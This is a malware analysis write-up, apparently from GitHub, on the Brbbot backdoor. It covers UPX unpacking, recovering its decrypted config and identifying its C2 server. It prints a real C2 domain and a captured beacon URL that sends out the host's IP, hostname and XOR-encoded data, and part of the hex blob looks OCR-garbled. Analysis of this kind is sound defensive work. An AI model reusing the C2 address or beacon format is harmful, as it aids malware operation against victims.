malware-analysis-writeups/Brbbot/Brbbot.md at main · itaymigdal/malware-analysis-writeups


By itaymigdal

Archived: 2026-04-05 20:49:44 UTC


Malware Name	File Type	SHA256
Brbbot	x64 exe	F9227a44ea25a7ee8148e2d0532b14bb640f6dc52cb5b22a9f4fa7fa037417fa

Analysis process

First thing first, I started Procmon in order to get an idea of the malware main activities:




Two interesting operations that were seen, were dropping a config file and self-copying to `\AppData\Roaming\` path. Opening the file in Pestudio we see that the file is packed using UPX:



property	value	value	value
name	NPX0	UPX1	.rsrc
md5	n/a	1FD7E43F058CED9DC36862F...	070CD68086C42D2D69E582...
entropy	n/a	7.892	2.059
file-ratio (97.22%)	n/a	94.44 %	2.78 %
raw-address	0x00000400	0x00000400	0x00008C00
raw-size (35840 bytes)	0x00000000 (0 bytes)	0x00008800 (34816 bytes)	0x00000400 (1024 bytes)
virtual-address	0x0000000040001000	0x0000000040012000	0x000000004001B000
virtual-size (110592 bytes)	0x00011000 (69632 bytes)	0x00009000 (36864 bytes)	0x00001000 (4096 bytes)
entry-point	-	0x0001A4A0	-
writable	x	x	x
executable	x	x	-

Trying to unpack it using UPX will throw an error:



This suspicious error indicates that the malware packed using UPX but then modified in such a way that the tool would not be able to unpack it back again. If we pay attention closely to the image above, we can see that one

section renamed to NPX0 (it should be UPX0). Therefore, there are two ways to unpack the malware:


- Modify the PE file on disk by renaming the section NPX0 → UPX0, then try to unpack using UPX tool again (at the end of this WriteUp)
- Unpack it in memory using a debugger.

It is Important to note that the first method suitable just for very specific cases, most malware would be packed with custom & unknown packers, therefore, unpacking them must occur in memory.


So, dropping the sample to x64dbg...

A known trick (suitable for packers that work like UPX) to find OEP (Original Entry Point) is to locate a jmp opcode followed by a bunch of NULL bytes, that jumps high and far to a distant location. This is the point where the code decrypted / decompressed / decoded itself in memory and now jumping to the real deal – OEP.


So found it and break on it:



Single-step and we landed at OEP:



Now we are at the entry point of the real malware business, and all the imports should be resolved by the UPX loader in that point, so we use the built-in tool Scylla to rebuild the IAT and dump the unpacked malware to disk:



We can see now new suspicious libraries and imports that were not there on the packed file.

Observing the strings of the dumped file reveals some gems:


```
UPX1
brbconfig.tmp
exec
Software\Microsoft\Windows\CurrentVersion\Run
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
```

- There is a malware config file named brbconfig.tmp (that we already saw under procmon).
- Autorun key for persistense
- User-agent that indicated on a http request

Looking at the resources:


type (1)	name	file-offset (1)	signature	non-standard	size (73 bytes)
CONFIG	101	0x00017070	unknown	x	73

We can see a "CONFIG" resource, saving to disk:




eeergg! probably encrypted...


Sooo.. moving back again to debugging:




There is a call to `IsDebuggerPresent`, not quite sure if this is an anti-debugging attempt (if it is, it's really poor one) or part of the compiler nonsense, so anyway we'll use ScyllaHide:



Spraying some BP's on some interesting API calls:



First BP we encountered is `CryptDecrypt`:




This API call is used to decrypt blob of encrypted data (in conjuction with some more API calls from the `CryptXXXX` family). Malware often use this call to decrypt a payload, a config, or a dropped file.

```
C++

BOOL CryptDecrypt(
  [in]       HCRYPTKEY  hKey,
  [in]       HCRYPTHASH hHash,
  [in]       BOOL       Final,
  [in]       DWORD      dwFlags,
  [in, out] BYTE       *pbData,
  [in, out] DWORD      *pdwDataLen
);
```

As we can learn from MSDN the fifth argument (the grey one in the stack view) points to the blob of the encrypted data (in the memory dump view).

So, single-stepping over that call should decrypt that blob:



Vwallaaa !! this is the clear config :)


Config content:

> "uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000"

- uri - the uri for the panel file on the c2
- exec, file, conf, exit - maybe bot commands?!
- **encode - single byte key that will use us later on**


- sleep - sleep amount for some point

Keep debugging:



Malware is trying to call home :)

The stack arguments for `InternetConnectA`:



The MSDN for `InternetConnectA`:

```
C++

void InternetConnectA(
  HINTERNET     hInternet,
  LPCSTR        lpszServerName,
  INTERNET_PORT nServerPort,
  LPCSTR        lpszUserName,
  LPCSTR        lpszPassword,
  DWORD         dwService,
  DWORD         dwFlags,
  DWORD_PTR     dwContext
);
```

Second argument on the stack is our nice c2 address:

> brb.3dtuts.by

The content that sent to the c2 was found nearby in memory using Process Hacker:

0xea0e00 (7668): http://brb.3dtuts.by/ads.php?
i=169.254.185.59&c=MSEDGEWIN10&p=123f373e600822282f3e3660093e3c32282f2922602836282875 3e233e603828292828753e233e602c32353235322f753e233e603828292828753e233e602c323537343c3435753e233e60283e292d32383e28753e233e6037283a2828753e233e60282d383334282f753e233e603d34352f3f292d3334282f753e233e603d34352f3f292d3334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603f2c36753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600d193423083e292d32383e753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60163e363429227b1834362b293e282832343560282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60292e3922753e233e60282d383334282f753e233e602c373628753e233e601628162b1e353c753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e602823334282f753e233e60282d383334282f753e233e60282d383334282f753e233e602f3a28303334282f2c753e233e60282d383334282f753e233e60382f3d363435753e233e60282d383334282f753e233e603e232b3734293e29753e233e60282d383334282f753e233e60083333e37371e232b3e29323e35383e1334282f753e233e60282d383334282f753e233e60083e3a2938330e12753e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60083e3a29383312353f3e233e29753e233e601a2b2b3732383a2f234351d293a363e1334282f753e233e601623829342834 3d2f1e3f3c3e753e233e60282d383334282f753e233e603929342c283e2904392934303e29753e233e60282d383334282f753e233e6002342e290b3334353e753e233e600830222b3e193a38303c29342e353f1334282f753e233e600c32353f342c28750c1a090b7511120f083e292d32383e753e233e600830222b3e1a2b2b753e233e60092e352f32363e192934303e29753e233e601623829342834 3d2f1e3f3c3e180b753e233e601623829342834 3d2f1e3f3c3e0813753e233e601734383 01a2b2b753e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e60092e352f32363e192934303e29753e233e6028363a292f2838293e3e35753e233e60083e382e29322f22133e3a372f330822282f293a22753e233e60083e382e29322f22133e3a372f33083e292d32383e753e233e600d1934230f293a22753e233e6014353e1f29322d3e753e233e600c3235082f34293e751a2b2b753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60083c2936192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600c32353f342c2812352f3e29353a37751834362b34283a39373e08333e3737751e232b3e29323e35383e28750f3e232f12352b2e2f7512352b2e2f1a2b2b753e233e603f37373334282f753e233e600822282f3e36083e2f2f32353c28192934303e29753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e600822282f3e36083e2f2f32353c28753e233e60282d383334282f753e233e60236d6f3f393c753e233e600835322b2b32353c0f343437753e233e60282d383334282f753e233e6039293939342f753e233e60083e3a2938330b29342f343834371334282f753e233e60083e3a2938331d32372f3e291334282f753e233e60393a38303c29342e353f0f3a28301334282f753e233e60092e352f32363e192934303e29753e233e60282d383334282f753e233e600c36320b292d081e753e233e6038363f753e233e6038343533342 82f753e233e60292e3922753e233e

The malware exfiltrating the internal ip address, hostname and some encoded data.

Playing a little bit around with the encoded data and with the single byte key that retrieved before, brought me to write a little python script to Hexdump the decoded data (the receipt is: unhex the data --> xor with the single byte key):

